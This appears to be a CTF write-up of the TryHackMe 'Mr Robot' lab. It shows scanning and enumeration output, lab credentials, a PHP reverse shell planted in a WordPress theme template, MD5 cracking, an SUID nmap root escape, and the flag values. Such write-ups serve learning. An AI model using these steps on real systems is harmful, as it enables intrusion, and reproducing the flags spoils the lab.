Mr.Robot

Scanning


```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/mr_robot]
└─$ nmap 10.10.201.68 --top-ports 20 -oN nmap.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 15:52 PKT
Nmap scan report for 10.10.201.68
Host is up (0.18s latency).

PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   closed   ssh
23/tcp   filtered telnet
25/tcp   filtered smtp
53/tcp   filtered domain
80/tcp   open     http
110/tcp  filtered pop3
111/tcp  filtered rpcbind
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
143/tcp  filtered imap
443/tcp  open     https
445/tcp  filtered microsoft-ds
993/tcp  filtered imaps
995/tcp  filtered pop3s
1723/tcp filtered pptp
3306/tcp filtered mysql
3389/tcp filtered ms-wbt-server
5900/tcp filtered vnc
8080/tcp filtered http-proxy

Nmap done: 1 IP address (1 host up) scanned in 3.09 seconds
```


```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/mr_robot]
└─$ nmap 10.10.201.68 --top-ports 20 -sC -sV -oN nmap.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 15:53 PKT
Nmap scan report for 10.10.201.68
Host is up (0.18s latency).

PORT     STATE    SERVICE       VERSION
21/tcp   filtered ftp
22/tcp   closed   ssh
23/tcp   filtered telnet
25/tcp   filtered smtp
53/tcp   filtered domain
80/tcp   open     http          Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
110/tcp  filtered pop3
111/tcp  filtered rpcbind
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
143/tcp  filtered imap
443/tcp  open     ssl/http      Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
445/tcp  filtered microsoft-ds
993/tcp  filtered imaps
995/tcp  filtered pop3s
1723/tcp filtered pptp
3306/tcp filtered mysql
3389/tcp filtered ms-wbt-server
5900/tcp filtered vnc
8080/tcp filtered http-proxy

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.87 seconds
```

Enumeration


Directory Busting

```
┌──(moghees㉿kali)-[~]
└─$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.10.201.68
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.201.68
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 235] [--> http://10.10.201.68/images/]
/blog                 (Status: 301) [Size: 233] [--> http://10.10.201.68/blog/]
/rss                  (Status: 301) [Size: 0] [--> http://10.10.201.68/feed/]
/sitemap              (Status: 200) [Size: 0]
/login                (Status: 302) [Size: 0] [--> http://10.10.201.68/wp-login.php]
/0                    (Status: 301) [Size: 0] [--> http://10.10.201.68/0/]
/feed                 (Status: 301) [Size: 0] [--> http://10.10.201.68/feed/]
/video                (Status: 301) [Size: 234] [--> http://10.10.201.68/video/]
/image                (Status: 301) [Size: 0] [--> http://10.10.201.68/image/]
/atom                 (Status: 301) [Size: 0] [--> http://10.10.201.68/feed/atom/]
/wp-content           (Status: 301) [Size: 239] [--> http://10.10.201.68/wp-content/]
/admin                (Status: 301) [Size: 234] [--> http://10.10.201.68/admin/]
/audio                (Status: 301) [Size: 234] [--> http://10.10.201.68/audio/]
/intro                (Status: 200) [Size: 516314]
/wp-login             (Status: 200) [Size: 2606]
/css                  (Status: 301) [Size: 232] [--> http://10.10.201.68/css/]
/rss2                 (Status: 301) [Size: 0] [--> http://10.10.201.68/feed/]
/license              (Status: 200) [Size: 309]
/wp-includes          (Status: 301) [Size: 240] [--> http://10.10.201.68/wp-includes/]
/js                   (Status: 301) [Size: 231] [--> http://10.10.201.68/js/]
/Image                (Status: 301) [Size: 0] [--> http://10.10.201.68/Image/]
/rdf                  (Status: 301) [Size: 0] [--> http://10.10.201.68/feed/rdf/]
/page1                (Status: 301) [Size: 0] [--> http://10.10.201.68/]
/readme               (Status: 200) [Size: 64]
/robots               (Status: 200) [Size: 41]
/dashboard            (Status: 302) [Size: 0] [--> http://10.10.201.68/wp-admin/]
/%20                  (Status: 301) [Size: 0] [--> http://10.10.201.68/]
/wp-admin             (Status: 301) [Size: 237] [--> http://10.10.201.68/wp-admin/]
/phpmyadmin           (Status: 403) [Size: 94]
/0000                 (Status: 301) [Size: 0] [--> http://10.10.201.68/0000/]
/xmlrpc               (Status: 405) [Size: 42]
Progress: 17571 / 220561 (7.97%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 17571 / 220561 (7.97%)
===============================================================
Finished
===============================================================
```







Exploring those two files. I got **key 1** and a **dictionary**. We can use it later in brute forcing.



From this we know website is using **Atom**





Wpscan :

```
[+] WordPress theme in use: twentyfifteen
 | Location: http://10.10.201.68/wp-content/themes/twentyfifteen/
 | Last Updated: 2023-11-07T00:00:00.000Z
 | Readme: http://10.10.201.68/wp-content/themes/twentyfifteen/readme.txt
 | [!] The version is out of date, the latest version is 3.6
 | Style URL: http://10.10.201.68/wp-content/themes/twentyfifteen/style.css?ver=4.3.1
 | Style Name: Twenty Fifteen
 | Style URI: https://wordpress.org/themes/twentyfifteen/
 | Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st ...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In 404 Page (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.10.201.68/wp-content/themes/twentyfifteen/style.css?ver=4.3.1, Match: 'Version: 1.3'
```

```
[+] XML-RPC seems to be enabled: http://10.10.201.68/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

Sql Injection
- Login not vulnerable to sql injection.


Brute Forcing :
Using burpsuite.
It was taking too much time so I took the username and password from walkthrough.

Username : **Elliot**
Password : **ER28-0652**


Foothold

After logging in I got to the wordpress portal.

I went to **Appearance > Editor > Twenty Fifteen: 404 Template (404.php)** and replaced the code with **php reverse shell** code.



Now, if I generate **Error 404** I will get reverse shell.



Horizontal Privilege Escalation

```
daemon@linux:~$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls -al
ls -al
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@linux:/home/robot$
```

I cannot read the key. But I can read the **password.raw-md5** file.

```
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

Using **hashcat** to crack the password.

```
┌──(moghees㉿kali)-[~]
└─$ hashcat -m 0 "c3fcd3d76192e4007dfb496cca67e13b" /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [
The pocl project]
═══════════════════════════════════════════════════════════════════════════════
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-6300U CPU @ 2.40GHz, 2853/5771 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

c3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyz

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: c3fcd3d76192e4007dfb496cca67e13b
Time.Started.....: Fri Jan 12 17:45:01 2024 (0 secs)
Time.Estimated...: Fri Jan 12 17:45:01 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  3062.9 kH/s (0.17ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 40960/14344385 (0.29%)
Rejected.........: 0/40960 (0.00%)
Restore.Point....: 38912/14344385 (0.27%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: treetree → loserface1
Hardware.Mon.#1..: Temp: 32c Util: 27%

Started: Fri Jan 12 17:45:00 2024
Stopped: Fri Jan 12 17:45:03 2024
```

Username : **robot**
Password : **abcdefghijklmnopqrstuvwxyz**

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ whoami
whoami
robot
robot@linux:~$
```

Vertical Privilege Escalation

```
robot@linux:~$ sudo -l
sudo -l
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz

Sorry, user robot may not run sudo on linux.
robot@linux:~$
```


```
robot@linux:~$ find / -type f -perm -4000 2>/dev/null
find / -type f -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$
```

nmap is unusual. Trying to exploit it.

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# whoami
whoami
root
```

Got root.

Flags




```
robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

```
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```